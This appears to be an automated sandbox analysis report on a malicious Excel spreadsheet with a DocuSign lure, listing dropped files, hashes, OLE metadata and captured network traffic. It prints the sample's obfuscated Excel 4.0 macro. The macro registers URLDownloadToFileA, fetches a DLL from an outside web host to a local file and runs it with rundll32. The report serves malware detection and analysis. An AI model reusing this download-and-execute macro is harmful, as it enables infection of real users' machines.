Preview:	L.....F.... .....:....4..p....4..p.....#....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..TR.Q.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qwx..user.<.....Ny.TR.Q.....S.....c...h.a.r.d.z.....~.1.....>Qxx..Desktop.h.....Ny.TR.Q.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....TR.Q .SECURI~1.XLS.....>QvxTR.Q....h.....ru.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...2.7.3.0.3...x.l.s.....v.....-.....u.....>.S.....C:\Users\user\Desktop\SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls..G.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...2.7.3.0.3...x.l.s.....:.,.LB.)...As...`.....X.....724471.....!a..%.H.VZAj...#..-.....-..!a..%.H.VZAj...#..-

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	197
Entropy (8bit):	4.820176523154025
Encrypted:	false
SSDEEP:	3:oyBVomM0bcsoMW/SvUuscbcsoMW/SvUmM0bcsoMW/SvUv:dj60wsoMWKBwsoMWKO0wsoMWKO
MD5:	EAC27266144E690BCC7C578C236897AB
SHA1:	7DCCBA16AA5BDDFF9AA17D3B7E359C71630A79BD
SHA-256:	4299224EC75DABADF975DF1A367F7B08D15F406BCCFDA4C348FEC71FAEF5A0CF
SHA-512:	259E5AEE64A552E542E9BC46CE953371621D233330DCCA8F76A90F6488BE758F5DD35A0C87BDBBDEB06CDA1ECE7EDCEBB992C02520036E8E1F02F8E92DD2ACA5
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls.LNK=0..SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls.LNK=0..

C:\Users\user\BASE.BABAA	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B50
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: Sign-92793351_1597657581.xls, Detection: malicious, Browse • Filename: Sign-979329054_1327186231.xls, Detection: malicious, Browse • Filename: Sign-709986424_219667767.xls, Detection: malicious, Browse • Filename: Sign-488964532_2104982999.xls, Detection: malicious, Browse • Filename: Sign-707465831_1420670581.xls, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+~K.*.#.+.K.*.;.+.K.*.;.+.K.*.#.+.K.*.K.*.K.*.;.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp.....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8.....D.....D.....@....rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B.....

C:\Users\user\Desktop\A7810000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	177123

C:\Users\user\Desktop\A7810000	
Entropy (8bit):	7.237251363847623
Encrypted:	false
SSDEEP:	3072:YccKoSsxzNDZLDZjlbR868O8KL5L+4iK2xEtjPOtioVjDGUU1qfDlaGGx+cL2QnX:VcKoSsxzNDZLDZjlbR868O8KL5L+4iKz
MD5:	128567159DCE2206AB85370A6556E797
SHA1:	CF80A1E5436A62776C760E130DD4BE643D84A261
SHA-256:	4574ABA9B9162407B033425FC27B13C1AC541718E370FBCE203941BA9988FBF0
SHA-512:	625530B78FAAF61379D1C67111EB578CAAC05342473D0638C32481880765DC7E76C9D39D5CCCC377751586656A2930720E807050B2F65CEFEE258E8B47F4DF0D
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8.....X.@... ....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1... .....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b. r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C. a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Fri Feb 19 10:48:36 2021, Security: 0
Entropy (8bit):	7.195176543915214
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls
File size:	168960
MD5:	ad9550ee6ece8322501ed92d374d3928
SHA1:	d0617e5cb90b4db4fcf2269ffd8228b9ca4f89af
SHA256:	74423c8236cd5057af8e4ffbf84fdcbb34f5e6dc8f8dc0520c685c7fd6bc100a
SHA512:	531ab2de644449e17e4f6d4a708f98a89bd6ac972b0bc6ed6b725205e5a0412ef6b0dfa9bdb422f6732c5396b8d0c82783c88c3727496488c71cb960b25d2f0b
SSDEEP:	3072:bScKoSsxzNDZLDZjlbR868O8KlVH3jiKq7uDphYHceXVhca+fMHLtyeGxcl8OUMj:OcKoSsxzNDZLDZjlbR868O8KlVH3jiK+
File Content Preview:	.....>.....H.....E...F...G..... .....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False

Indicators	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-19 10:48:36
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.357299206868
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 ec 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.247217286775
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . 1 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 157800

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	157800
Entropy:	7.46869820242
Base64 Encoded:	True
Data ASCII:	. . . . . f 2 . . . . . \\ . p . . . . B . . . . . a . . . . . = ... i . . 9 J 8 . . . . . X . @ . . . . . " . . . . .

General	
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20


Macro 4.0 Code

```
,,,,,,,,,"=RIGHT(""353454543rtertetr,DllRegister"",12)&V19",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=
LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""KJHDFHURNVUTRSHYSTNLUURTHNBDZZLRDNYZru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))",,,,,,,,=HALT(),,,
```

```
"=FORMULA.FILL(A144,DocuSign!V19)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RIGHT(""YJDYJGYDJNUDTUXTNXYXNuRlMon"",6)",,,,,,,,,,,,,,,,,,,"=RIGHT(""JDHNLTVJRBNZXKHTFHNMXTFUXTownloadToFileA"",14
)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCC""&A146,""YUTVUBSRNYTMYM"",,1,9)",,,,,,,,,,,,,,,,,,,http://"=YUTVUBSRNYTMYM(0,T137&D144&E144&E145&E146&E147,D141,0,0)",,,,
,,,,,,,,,,,,,,,,,,"=RIGHT(""hLKUYFBGVESLTNZBRHYMHYRZndll32"",6)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RIGHT(""XCVBDSTYFGYSDUZGKLRDHZTDJ..\BASE.BABAA"",13)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=GOTO(DocuSign
),,,,,,,,,,,,,,,,,,,Server,,,www.chipmania.it/mails/open,.,,,,,,,,,,,,,,,,,,,,p,,,,,,,,,,,,,,,BB,,,,h,,,,,,,,,,,,,,,,,,,p,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:12:36.868774891 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:12:36.927129030 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:12:36.927299976 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:12:36.928121090 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:12:36.988651037 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044298887 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044332981 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044361115 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044384956 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044409037 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044431925 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044455051 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044478893 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044486046 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.044502974 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044529915 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.044542074 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.044569016 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.044596910 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.105459929 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.105536938 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.105592966 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.105649948 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.105705023 CET	80	49708	185.81.0.78	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:13:15.105742931 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.105767012 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.105815887 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.105825901 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.105880976 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.105937004 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.105968952 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.105992079 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106007099 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.106046915 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106105089 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106118917 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.106161118 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106220961 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106229067 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.106280088 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106316090 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.106334925 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106365919 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.106391907 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106446981 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106456041 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.106501102 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106559992 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.106584072 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.106654882 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.106744051 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.165138006 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165200949 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165241957 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165313005 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165376902 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165472984 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165513039 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.165527105 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165581942 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165616989 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.165638924 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165702105 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165721893 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.165760040 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165802956 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.165817022 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165873051 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165874958 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.165927887 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.165977955 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.165982008 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166037083 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166083097 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166093111 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166145086 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166156054 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166213036 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166244030 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166266918 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166322947 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166342020 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166378975 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166419029 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166431904 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166485071 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166524887 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166538000 CET	80	49708	185.81.0.78	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:13:15.166598082 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166619062 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166657925 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166692972 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166713953 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166770935 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166779995 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166827917 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166842937 CET	49708	80	192.168.2.3	185.81.0.78
Feb 20, 2021 02:13:15.166879892 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166933060 CET	80	49708	185.81.0.78	192.168.2.3
Feb 20, 2021 02:13:15.166939974 CET	49708	80	192.168.2.3	185.81.0.78

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:12:25.056622982 CET	51281	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:25.108442068 CET	53	51281	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:25.766691923 CET	49199	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:25.826699018 CET	53	49199	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:31.353473902 CET	50620	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:31.402091026 CET	53	50620	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:32.329978943 CET	64938	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:32.391809940 CET	53	64938	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:32.830549955 CET	60152	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:32.891782999 CET	53	60152	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:33.861175060 CET	60152	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:33.921305895 CET	53	60152	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:34.874327898 CET	60152	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:34.937809944 CET	53	60152	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:35.650307894 CET	57544	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:35.701301098 CET	53	57544	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:36.803484917 CET	55984	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:36.866786003 CET	53	55984	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:36.889669895 CET	60152	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:36.952003956 CET	53	60152	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:36.981296062 CET	64185	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:37.032500982 CET	53	64185	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:38.137955904 CET	65110	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:38.189670086 CET	53	65110	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:39.307830095 CET	58361	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:39.364801884 CET	53	58361	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:40.452696085 CET	63492	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:40.501591921 CET	53	63492	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:40.905376911 CET	60152	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:40.957083941 CET	53	60152	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:41.531738043 CET	60831	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:41.580586910 CET	53	60831	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:43.147778034 CET	60100	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:43.199512005 CET	53	60100	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:45.385746956 CET	53195	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:45.442715883 CET	53	53195	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:46.561105013 CET	50141	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:46.609842062 CET	53	50141	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:48.702016115 CET	53023	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:48.759447098 CET	53	53023	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:50.088953972 CET	49563	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:50.149183989 CET	53	49563	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:51.200606108 CET	51352	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:51.252902031 CET	53	51352	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:52.189508915 CET	59349	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:52.238189936 CET	53	59349	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:53.451216936 CET	57084	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:53.499876976 CET	53	57084	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:12:54.886091948 CET	58823	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:54.938659906 CET	57568	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:54.943166018 CET	53	58823	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:54.987376928 CET	53	57568	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:55.856301069 CET	50540	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:55.916192055 CET	53	50540	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:56.845870018 CET	54366	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:56.897119999 CET	53	54366	8.8.8.8	192.168.2.3
Feb 20, 2021 02:12:58.954931974 CET	53034	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:12:59.019512892 CET	53	53034	8.8.8.8	192.168.2.3
Feb 20, 2021 02:13:12.786480904 CET	57762	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:13:12.865119934 CET	53	57762	8.8.8.8	192.168.2.3
Feb 20, 2021 02:13:15.960248947 CET	55435	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:13:16.019335985 CET	53	55435	8.8.8.8	192.168.2.3
Feb 20, 2021 02:13:33.101217985 CET	50713	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:13:33.153033018 CET	53	50713	8.8.8.8	192.168.2.3
Feb 20, 2021 02:13:38.946036100 CET	56132	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:13:39.009613991 CET	53	56132	8.8.8.8	192.168.2.3
Feb 20, 2021 02:14:08.611212015 CET	58987	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:14:08.665509939 CET	53	58987	8.8.8.8	192.168.2.3
Feb 20, 2021 02:14:15.340127945 CET	56579	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:14:15.413685083 CET	53	56579	8.8.8.8	192.168.2.3
Feb 20, 2021 02:15:17.404215097 CET	60633	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:15:17.473490000 CET	53	60633	8.8.8.8	192.168.2.3
Feb 20, 2021 02:15:19.512118101 CET	61292	53	192.168.2.3	8.8.8.8
Feb 20, 2021 02:15:19.621140957 CET	53	61292	8.8.8.8	192.168.2.3
Feb 20, 2021 02:15:20.695379019 CET	63619	53	192.168.2.3	8.8.8.8
